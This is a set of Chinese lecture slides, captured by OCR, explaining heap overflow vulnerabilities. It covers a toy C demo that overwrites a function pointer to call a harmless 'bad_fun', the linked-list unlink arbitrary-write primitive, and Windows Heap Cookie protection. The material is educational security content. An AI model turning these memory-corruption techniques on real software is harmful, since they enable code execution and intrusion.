
四、堆溢出漏洞机理与防御

4.1 堆溢出（写溢出）


.text segment
.data segment
Heap
Stack
Heap Segment
Previous Chunk Size
Chunk Size
Data
Previous Chunk Size
Chunk Size
Data
Previous Chunk Size
Chunk Size
Data
内存低址
堆扩展方向
内存高址

4.1 堆溢出（写溢出）


.text segment
.data segment
Heap
Stack


Heap Segment
内存低址
Previous Chunk Size
Chunk Size
AAAAAAAAAAAAAA
AAAAAAAAAAAAAA
AAAAAAAAAAAAAA
AAAAAAAAAAAAAA
AAAAAAAAAAAAAA
. . .
heap overflow
覆盖了下一堆块上的数据
Previous Chunk Size
Chunk Size
Data
堆扩展方向
内存高址

4.2 堆溢出攻击的目标：堆块块身中的信息

- 攻击堆块块身中的安全敏感信息
  - 堆内存中的敏感数据
  - 堆内存中的对象
  - 堆内存中的结构

    特别是结构中存放的函数指针


4.2 堆溢出攻击的目标：堆块块身中的信息

```
typedef struct {
    char id[8];
    void (*print_th1)(void);
} TESTHEAP;

void test_print_a()
{
    std::cout <<"test_print_a: Entering test_print_a...\n";
}

void bad_fun()
{
    std::cout <<"bad_fun: I am a bad function...\n";
}
```

```c
int main(int argc, const char * argv[]) {
    TESTHEAP *pth1 = (TESTHEAP *)malloc(sizeof(TESTHEAP));
    pth1->print_th1 = test_print_a;
    pth1->print_th1();

    // 准备攻击数据
    uint64_t tpb = (uint64_t)&bad_fun;
    unsigned char bad_data[16];
    memcpy(bad_data+8, (unsigned char *)&tpb, sizeof(tpb));

    // 发生溢出
    memcpy(pth1, bad_data, sizeof(bad_data));

    // pth1中的函数指针被攻击数据中的恶意函数替换
    pth1->print_th1();
    return 0;
}
```


4.3 堆溢出攻击的目标：堆内存管理信息

- 攻击堆内存管理用的控制信息
  - 堆表
  - 堆块的首部



Windows空闲态堆块的数据结构

4.3 堆溢出攻击的目标：堆内存管理信息




王清主编. 0day安全：软件漏洞分析技术（第2版）

4.4 通过攻击堆管理信息精准修改任意内存地址的数据

```
int remove (ListNode * node)
{
        node -> blink -> flink = node -> flink;
        node -> flink -> blink = node -> blink;
        return 0;
}
```

可通过堆溢出控制此二者，实现向任意地址的精确写入！



4.5 堆保护技术：Heap Cookie

Microsoft modified heap management routines and heap structures in order to check the validity of a chunk before allocating or freeing it.

- A security cookie was introduced in chunk headers. When the chunk is allocated, this cookie is checked to ensure no overflow has occurred.

Nicolas Falliere. A new way to bypass Windows heap protections

<table>
<tr><td>Self Size</td><td>Previous chunk size</td><td>Cookie</td><td>Flags</td><td>Unused bytes</td><td>Segment Index</td></tr>
<tr><td colspan="3">Flink in freelist</td><td colspan="3">Blink in freelist</td></tr>
<tr><td colspan="6">Data ······</td></tr>
</table>

基于Heap Cookie的Windows堆保护技术

